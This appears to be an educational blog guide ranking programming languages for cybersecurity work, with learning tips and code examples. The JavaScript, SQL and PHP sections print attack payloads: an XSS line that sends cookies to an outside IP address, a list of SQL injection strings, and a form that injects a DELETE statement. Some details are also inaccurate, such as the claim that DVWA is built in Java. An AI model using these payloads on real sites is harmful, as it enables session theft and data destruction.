


Wondering which is the best language for Cyber security? Read this guide and discover the top programming languages for Cybersecurity professionals to upskill themselves in the challenging world of threats:
All the different programming languages available can serve various purposes in the cybersecurity field. Programming skills can be precious in detecting vulnerabilities in a system.
When you take a step in pursuing programming skills can make you more skillful in discovering any malicious exploitation and defending a system by creating a solid defensive measure within an enterprise network and many other benefits.
Does Cybersecurity Require Coding? Discover the Truth

When it comes to cybersecurity, some of the best programming languages for cybersecurity you can learn depends on the specific areas of the field you will focus on, some of these programming languages excel in a specific aspect of cybersecurity while others may be used in different aspects.
What is Cyber Security Programming
Cybersecurity coding focuses on using programming languages and coding styles to develop programs that enhance security within your individual or enterprise network. These programs can prevent unauthorized access to sensitive data, ensure reduced security bugs, detect vulnerabilities, protect against malicious attacks, and develop tools.
This field focuses on writing codes and scripts to help identify, exploit, prevent, or mitigate security threats. Cybersecurity programming can be used for automation testing, vulnerability testing, malware analysis, and encryption.
Watch the video below: Which programming language should you learn first for cybersecurity?
Do I need to know Programming for Cyber Security?
Is coding required for Cybersecurity? This is one big question on the minds of many cybersecurity enthusiasts. You don’t need to know programming before you can be a master in cybersecurity.
When you have foundational knowledge in programming, like knowing how to write basic scripts with Bash or writing with Python language, this will remarkably differentiate you from others with zero programming knowledge and improve your ability to analyze and respond to security threats within a system.
When you have this foundational understanding of programming and scripting can make you more efficient and effective and set you apart from others in carrying out tasks like penetration testing and with time, you will gradually build up more specialized skills as your career in cybersecurity progresses.
How are programming languages used in Cybersecurity?
Based on what you want to achieve you may need to be specific on the type of programming language you will use. If you are trying to carry out a penetration testing task, then Python and scripting languages like bash may be your best shot.
If you want to develop secure systems and firmware, then a C and C++ language can be used. While we have programming language like JavaScript can track and monitor user activity and any other web tasks.
Low-Level vs. High-Level Programming Languages
| Low-Level Programming Language | High-Level Programming Language |
| It’s hard to read, learn, and comprehend. | Examples of high-level programming languages are JavaScript, Python, C-sharp, and PHP. |
| It’s the language the computer understands in the form of machine code. | These are instructions written by humans that computers can interpret and execute. |
| There is no need for compilation or translation. | They are compiled or translated into a low-level language for computers to execute. |
| Examples of low-level programming languages are machine language and assembly language. | Examples of high-level programming languages are JavaScript, Python, C-sharp, PHP. |
Finding the Right Cyber Security Programming Language
Before starting a cybersecurity project using a programming language, you should have a clear goal of what you want to achieve. Finding the right programming language depends on the type of security software you want to build and also the type of cybersecurity task at hand.
While some programming languages are useful for cybersecurity operations, we have those that apply to other cybersecurity domains. So before contemplating a project, you need to know the right programming language that is best suited for it.
Cybersecurity Coding Language: Factors to Consider
There is a need to consider the complexity, the project budget, time and effort, the operating system, size, developers’ experience, and the type of security application that needs to be built.
For example, there are some programming languages well suited to very complex applications and will require an experienced programmer to code, while we have some other programming languages that require just minimal programming or scripting experience.
First Programming Language to Learn for Cyber Security
So what programming language should I learn for cyber security? No rule or law is stated somewhere about the first programming language someone can learn for cybersecurity:
- But if you love automation or penetration testing in cybersecurity, I will advise you to learn Python, a high-level language.
- If you want to learn how to hack a website then JavaScript language will be a starting point. Remember that many websites are created with this front-end programming language.
- If you want to learn how DoS attacks work then learning PHP will be helpful. This language is used on the server side of an application or website.
- If you want to know what happens on the application database level then you will learn how to use query language like SQL.
Best Programming Languages for Cybersecurity

Enlisted below are some of the best cybersecurity languages:
#1) Python

Python is one of the best coding languages for cyber security, and it is widely used globally. This acceptance is due to its simplicity, flexibility, and user-friendliness. we have millions of developers in the Python community who make use of the extensive libraries that this language can boast of, Python can be used for different cybersecurity tasks like automation, malware analysis, penetration testing, and network scanning.
Learning tips:
- Explore and practice with all of Python’s extensive libraries. E.g. Scapy, Request, and many more.
- Gradually apply what you learn while learning Python, don’t rush. You can do some small projects and implement what you are learning.
- Be consistent and set short-term goals and reach those goals within a set period.
- Join Python Developer Communities.
- Apply to Online Coding Courses and Bootcamps.
- Practice with Coding Challenges.
Real-World Examples: One good example is Packet sniffing, which cybersecurity professionals use to capture network traffic. After capturing this network traffic it can then be analyzed for any malicious activity. The below Python and scapy can be used to build a simple packet sniffer:
from scapy.all import *

def packet_sniffer(packet):
if packet.haslayer(IP):
print(f"Source: {packet[IP].src} -> Destination: {packet[IP].dst}")

if __name__ == "__main__":
sniff(prn=packet_sniffer, count=10)
The above code prints the source and destination IP addresses of captured packets using both sniff() function and packet_sniffer() function.
Careers:
Penetration testers, Security Engineers, and Security Analysts.
[image source]
#2) JavaScript

JavaScript is one of the best languages for cyber security and is very important for cybersecurity professionals who want to specialize in web application security. It is the most common and widely used programming language for front-end web development.
Due to the advent of Node.js, this language can also be used for server-side scripting and is a perfect programming language for developing security tools for vulnerability scanning, network monitoring, web application security analysis, web browser-based vulnerabilities, and many more.
Also Read => Compare Javascript Vs Python
Learning tips:
- Start with Fundamentals by learning JavaScript concepts and Syntax.
- Gradually apply what you learn by building projects that connect the concepts.
- Be consistent and set short-term goals and reach those goals within a set period.
- Join JavaScript Developer Communities.
- Apply to Online Coding Courses and Bootcamps.
- Practice with Coding Challenges.
Real-World Examples: Below is an example of what you can use JavaScript code to do in Cybersecurity:
This script can cause Cross-site scripting: <script>alert(123)</script>
This script can be used to steal cookies and hijack a session: <script>alert(document.cookie)</script>
The stolen cookie can be sent using this payload below to the malicious website of an attacker:
<script>new Image().src=”https://192.162.88.177/maliciouspage.php?output=”+document.cookie;</script>
Careers:
Application Security Analysts, Penetration testers, Security Engineers, Security Analysts.
[image source]
#3) C and C++
C and C++ are low-level and powerful programming languages that are well-recognized globally. They can develop secure systems and firmware, reverse engineer system applications, games, and graphics, develop security tools like Wireshark and Metasploit, and build robust exploits.
Learning tips:
- Join C++ Developer Communities.
- Apply to Online Platforms like Udemy and Coursera.
- Coding Bootcamps.
- Apply to online programs that specialize in C++.
Real-World Examples: C++ is used to develop several network security tools like Nmap, Wireshark, firewalls, and some anti-virus applications.
Careers:
Data Security Engineer, Security Consultant, Security Engineer.
#4) Java
Java is another widely used programming language used for developing secure applications and implementing cryptographic algorithms. Java is very portable and does not depend on any platform. There is a large community of developers that support Java and there are so much of Java open source libraries. With Java, you can develop and secure large-scale enterprise applications.
Learning tips:
- Join its large Developer Community.
- Understand the Concept and Basics of Object-Oriented Programming (OOP).
- Practice and learn Java Syntax and Data Types.
- Practice with Coding Challenges online.
- Search for Online Learning Resources.
- Build Projects that connect the concepts.
Real-World Examples: This language has been used to develop some security tools and one of them is the educational platform “DVWA (Damn Vulnerable Web Application)”. This platform is good for anyone who wants to learn web app penetration testing or ethical hacking. it uses Java to create a realistic environment for hands-on training.
Careers:
Application Security Analyst, Security Consultant, Security Engineer.

[image source]
#5) Bash
Bash or shell scripting is the process of writing a set of commands that are executed on a Linux system or a Windows system through the help of Windows Subsystem for Linux (WSL). If you love working with Linux and Unix systems, then the use of bash/shell will not be new to you.
Bash is not a programming language; rather, it is a scripting language best used by cybersecurity experts for process automation. It can automate cybersecurity tasks like incident response, conducting efficient system audits, executing system commands, and analyzing logs efficiently.
Learning tips:
- Learn Linux commands very well.
- Learn how to execute these commands as Scripts.
- Practice with Scripting Challenges online.
- Search for Online Learning Resources.
- Search for Bash Shell Scripting Bootcamp.
Real-World Examples: The example below shows the command wait, which is a built-in Linux command that waits for the completion of a running process with id.
You will need to first create a new bash file with this command:
nano wait.sh
Then Paste the following:
#!/bin/bash
wait 5522
echo “Completed”
Careers:
Penetration tester, Security Analyst, Incident responders, and System Admins.
#6) SQL

Structured Query Language (SQL) is not a programming language; rather, it’s a query language that individuals who profess to be database security engineers must know. SQL knowledge helps cybersecurity professionals identify database vulnerabilities and determine how to secure database parameters and configurations. Knowing SQL will enhance your effectiveness and efficiency in ensuring data integrity, confidentiality, and availability.
Learning tips:
- Learn all data types very well.
- Learn Basic SQL.
- Execute your queries in bits.
- Practice with SQL Challenges online.
- Search for Online Learning Resources.
- Search for SQL Bootcamp.
- Join SQL Community.
Real-World Examples: The following is a list of common SQL injection codes you can use to conduct penetration testing and other hacking tutorials. The login interface could be compromised if an application does not have good input sanitization.
‘LIKE’
‘=0–+
OR 1=1
‘ OR ‘1
” OR 1 = 1 — –
‘ OR ” = ‘
‘=’
‘ OR 1 — –
” OR “” = “
Careers:
Database Administrator, Data Engineers, Data Security Engineers, and Penetration tester.
[image source]
#7) PHP
Hypertext Preprocessor (PHP) is a general-purpose scripting language globally accepted and used for web development. It is the most used server-side scripting language that can prove helpful for cybersecurity professionals to identify vulnerabilities within a fully built PHP application.
Learning tips:
- Learn Basic syntax in PHP.
- Learn PHP Variables and Data type.
- Practice with Coding Challenges online.
- Search for Online Learning Resources.
- Search for PHP Bootcamp.
- Join the PHP Community.
Real-World Examples: PHP can create a malicious form that cybersecurity professionals can use to learn how to perform SQL Injection Attacks.
<form action="stl.com/form.php" method="POST">
<input type="text" name="NUM"
 value="10; DELETE FROM `records`">
<input type="submit">
</form>
Careers:
Security Analyst, Penetration tester, and Web Application Analyst.

[image source]
#8) PowerShell
This is a Windows Admin tool developed by Microsoft. System administrators use it for core Windows administration and remote processes. Cybersecurity professionals also use it to carry out automation activities like system hardening, incident response, log analysis, threat hunting, and managing security configurations.
Learning tips:
- Watch YouTube videos on PowerShell.
- Search for Online Learning Resources.
- Join a Community that supports PowerShell.
Real-World Examples: One good example of a collection of PowerShell modules and scripts is PowerSploit. This tool can be used by cybersecurity professionals during penetration testing activities. You can run the following command to kickstart with PowerSploit:
Get-Command -Module PowerSploit
Careers:
Windows Administrator, System Admin, Network Administrator, Security Analyst, and Penetration tester.
#9) Ruby

Ruby is a accepted programming language, its flexibility, simplicity, and readability make developers fall in love with it. it’s one of the best programming languages that can be used for scripting and automation in cyber security. Metasploit which is a very powerful tool for security researchers and penetration testers, was built using Ruby Programming Language.
Learning tips:
- Learn Basic syntax in Ruby.
- Learn Ruby Variables and Data type.
- Enroll in the Ruby Crash course.
- Practice with Coding Challenges online.
- Search for Online Learning Resources.
- Search for Ruby Bootcamp.
- Join Ruby Community.
Real-World Examples: This programming language can scan for website security vulnerabilities. Below is a basic example of a ruby code snippet that can conduct a vulnerability scan:
require ‘net/http’
def check_website_for_common_vulnerabilities(url)
uri = URI(url)
response = Net::HTTP.get_response(uri)
if response.code == “200”
puts “Website is fine and accessible.”
# Implement checks for common vulnerabilities (e.g outdated libraries, insecure forms)
else
puts “Website is not responding. Status code: #{response.code}”
end
end
website_url = gets.chomp
check_website_for_common_vulnerabilities(website_url)
Careers:
Security Engineers, Penetration testers, and Security Consultants.
[image source]
#10) HTML
Hypertext Markup Language (HTML), This is the foundation for building most of the websites in the world today. Just like JavaScript, HTML can conduct cross-site scripting (XSS) attacks, injecting malicious code into a web-based application. When you understand how HTML works, you will be able to remove any spotted vulnerabilities and prevent attacks on your websites or applications.
Learning tips:
- Learn Basic syntax in HTML.
- Enroll in the HTML Crash course.
- Practice with Coding Challenges online.
- Search for Online Learning Resources.
- Search for HTML Bootcamp.
- Join HTML Online Forums.
Real-World Examples: HTML escaping also known as output encoding or HTML entity encoding, can mitigate against cross-site scripting attacks it ensures that data inputted is treated as plain text and not as executable code.
For example, when a user input a special character, it is replaced by their corresponding HTML entities. like the less than sign “<“ is replaced with “<”, the greater than sign “>” is replaced with “>”, and the ampersand “&” is replaced with “&”. Rather than the browser to be interpreting this character like HTML markup or JavaScript code it will consider it as a literal text with no harm to the system.
Careers:
Security Analysts, Web Application Analysts, and Penetration testers.
FAQ’s on Programming for Cybersecurity
1. Which programming language is most used in cybersecurity?
Python is a widely used programming language in cyber security. Its flexibility, simplicity, usability, and comprehensive libraries make it a user-friendly programming language among security professionals.
2. What is the easiest programming language to learn?
What differentiates an easy programming language from a hard one is the simple syntax and ready-to-use libraries. Languages like JavaScript, Python, Ruby, and PHP fall into this category because of their easy-to-learn patterns.
3. What coding language is best for cyber security?
Some of the top cybersecurity programming and script languages used today are Python, PowerShell, SQL, Bash, and PHP. They are widely used because of their simplicity, flexibility, and user-friendliness.
While Python is widely used to carry out security operations automation, it can also be used for penetration testing. SQL is best for database operations and PHP can be used for server-side operations.
4. What is the first programming language to learn for cyber security?
No rule states the first programming language you can learn but due to people’s experience with these languages, you can focus on starting with programming languages like Python, PHP, SQL, and JavaScript.
5. Is Python or Java better for cyber security?
Python is very easy to learn and can be used for many cybersecurity tasks which makes it one of the widely used cybersecurity programming languages, while Java on its part can also secure websites and other security tasks.
6. What language do I need for cyber security?
The Knowledge of programming languages and coding is not compulsory for cybersecurity. When you learn a language, it will only make you more effective and efficient in your task. There are many languages available for different cybersecurity roles, whether complex or simple.
7. Do I need to learn programming for cyber security?
The answer is Yes or No. It’s Yes because there are some cybersecurity tasks like application security and penetration testing that you will need programming knowledge. Its No because there are some cybersecurity roles like security audit that do not need programming knowledge.
Conclusion
The field of cyber security is large and it’s always best to pick what interests you the most because this will make you an expert. Though learning the programming language is not mandatory when you are proficient in using a programming language will make you a valuable asset.
Whatever your choice of cybersecurity is, having diverse skills sets you apart from others, and you will be more effective in safeguarding digital assets.
Your choice of the best programming language to learn for cyber security depends on the type of task you want to perform whether it’s a complex or simple task. Learning a programming language in cybersecurity has many benefits. It further enhances your knowledge and makes you understand broader and deeper things concerning cybersecurity.
Was this helpful?
Recommended Reading
-

Cyber Security Bootcamps are immersive training programs that teach hands-on skills to work in cybersecurity. Here is a list of the top Bootcamps for you to pick from: Why choose a Cyber Security Bootcamp? Cyber Security Bootcamps can offer you some benefits that you cannot get anywhere. Though it is…
-

List of The Most Affordable And Free Online Cyber Security Degree Programs. Detailed Review & Comparison of The Best CyberSecurity Courses Available Online: Cyber Security degree programs are in great demand these days due to an exponential growth of cyber threats and an acute shortage of trained Cyber Security professionals.…
-
An In-Depth Look at the Top leading and largest Cyber Security Companies and Venture Firms with Detailed Comparison: What is Cybersecurity? Cyber Security is a set of techniques that are used to protect internet-connected systems. It can protect computers, networks, software, and data. Cyber-attacks are performed to make unauthorized access,…
-
Visualize real-time global cyber threats with the best Cyber attack maps. Explore the digital battlefield and know more about the top cyber threat maps to easily track online attacks: A cyber attack map is the same as a cyber threat map. It’s a tool that can get a real-time visual…
-
List and Comparison of the Best Cybersecurity Software to Protect Your Business from Cyber Threats: A Cybersecurity software is a must for the security and privacy of a business or individual. Cybersecurity is the method used to protect the network, system, or applications from cyber-attacks. It avoids unauthorized data access,…
-
Start your career in Cybersecurity with this list of the best online Cyber Security Training Courses. Pick the right cyber security course that is affordable in your budget: Cybersecurity certification courses are readily available online. While we have free cyber security courses, we also have those that come with monthly…
-
This is a complete comprehensive tutorial on Cybersecurity Analytics. Understand the types, benefits and review the top Cybersecurity Analytics tools: What is Cybersecurity Analytics? Cybersecurity analytics is a proactive way of using data collection, aggregation, and analysis capabilities to perform important security functions that detect, analyze, and mitigate cyber threats.…
-
This is a complete guide to becoming a Cyber Security Analyst that includes certification details, annual salary, roles and responsibilities, etc: It is now very important more than ever that every organization needs to protect its precious resources in terms of sensitive data from cyber-attacks. The rate of cyber-attacks keeps…


